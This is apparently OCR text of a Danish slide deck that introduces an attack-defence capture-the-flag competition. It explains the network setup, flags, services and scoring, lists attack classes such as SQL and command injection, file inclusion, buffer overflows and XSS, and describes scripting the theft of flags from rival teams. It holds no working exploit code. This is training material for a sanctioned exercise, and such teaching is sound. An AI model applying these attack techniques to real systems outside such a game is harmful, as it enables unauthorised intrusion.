



Hold 3



Hold 1 VM
Hold 2 VM
Hold 3 VM
Hold 1
Hold 2
Hold 3


Hold 1 VM
Hold 2 VM
Hold 3 VM
Fix
Hack
Hack
Hold 1
Hold 2
Hold 3


Score server
Hold 1 VM
Hold 2 VM
Hold 3 VM
Fix
Hack
Hack
Hold 1
Hold 2
Hold 3


Plant/Check flag
Score server
Plant/Check flag
Plant/Check flag
Hold 1 VM
Hold 2 VM
Hold 3 VM
Fix
Hack
Hack
Hold 1
Hold 2
Hold 3


Levér stjålne flag
Plant/Check flag
Score server
Plant/Check flag
Plant/Check flag
Hold 1 VM
Hold 2 VM
Hold 3 VM
Fix
Hack
Hack
Hold 1
Hold 2
Hold 3


CTF Network
Internet
router
router
LAN
netværk
CTF
network
OpenVPN
client
gateway og
router
OpenVPN
Server
gateway og
router
Xen server
Virtual
server1
Team1
Hacker Team
(you)

Hvad er en service ?

Hvad er en service ?

En service er et program, som kan påvirkes over et netværk. I CTF skal en service kunne gemme et flag, som ikke må kunne findes igen, men som skal kunne verificeres, hvis man kender det.

Hvad er et flag ?

Hvad er et flag ?

Det her er et flag:

F1CFB3D65109D5F0F877AFB3EB2C5AF4BB36F0C42CEF1D0167806334E513F08A

64 uppercase hexadecimale tegn.

Hvordan gemmes et flag i en service ?

Hvordan gemmes et flag i en service ?

- Måske som et password
- Måske som et kredit kort nummer
- Måske som en bugreport
- .....

Hvordan får man så adgang til flagene ?

Hvordan får man så adgang til flagene ?

- SQL injection
- Shell command injection
- Local/Remote file inclusion
- Buffer overflows
- XSS
- Directory traversal
- Brute force (til en vis grænse)
- Whatever it takes

Hvordan finder jeg ud af hvilke services som er installeret ?

Hvordan finder jeg ud af hvilke services som er installeret ?

- ps aux

Hvordan finder jeg ud af hvilke services som er installeret ?

- ps aux
- netstat

Hvordan finder jeg ud af hvilke services som er installeret ?

- ps aux
- netstat
- nmap

Hvordan finder jeg ud af hvilke services som er installeret ?

- ps aux
- netstat
- nmap
- lsmod

Hvordan finder jeg ud af hvilke services som er installeret ?

- ps aux
- netstat
- nmap
- lsmod
- Konfigurationsfiler
  - Apache, inetd, ...

Hvordan finder jeg ud af hvilke services som er installeret ?

- ps aux
- netstat
- nmap
- lsmod
- Konfigurationsfiler
  - Apache, inetd, ...
- Vent på vores hints

Hvordan fixer jeg så min service ?

Hvordan fixer jeg så min service ?

- Input validering i koden
- Input validering i koden
- Input validering i koden
- Fornuftig konfiguration

Hvad hvis jeg får min service til at fejle ?

Hvad hvis jeg får min service til at fejle ?

Service status

Flag delivery

	EndnuEn	SomeServiceName	EnAndenService
Team01	Flag delivered.	Flag delivered.	Flag delivered.
Team02	Flag delivered.	Flag delivered.	Flag delivered.

Flag verification

	EndnuEn	SomeServiceName	EnAndenService
Team01	Flag is available.	Flag is available.	Flag is available.
Team02	Flag is available.	Flag is available.	Flag is available.

Attack

	EndnuEn	SomeServiceName	EnAndenService
Team01	Flag defended.	Flag defended.	Flag defended.
Team02	Flag defended.	Flag defended.	Flag defended.

Hvad hvis jeg får min service til at fejle ?

Service status

Flag delivery

	EndnuEn	SomeServiceName	EnAndenService
Team01	Flag delivered.	Flag not delivered.	Flag delivered.
Team02	Flag delivered.	Flag delivered.	Flag delivered.

Flag verification

	EndnuEn	SomeServiceName	EnAndenService
Team01	Flag is available.	Flag is unavailable.	Flag is available.
Team02	Flag is available.	Flag is available.	Flag is available.

Attack

	EndnuEn	SomeServiceName	EnAndenService
Team01	Flag defended.	Flag defended.	Flag defended.
Team02	Flag defended.	Flag captured.	Flag defended.

Hvordan stjæler og leverer jeg et flag ?

Hvordan stjæler og leverer jeg et flag ?

1) Skriv et script som tager en (flere ?) IP adresse som parameter og som skriver flag til standard out

Hvordan stjæler og leverer jeg et flag ?

1) Skriv et script som tager en (flere ?) IP adresse som parameter og som skriver flag til standard out

2) Exekvér dette script med jævne mellemrum mod alle modstandere

Hvordan stjæler og leverer jeg et flag ?

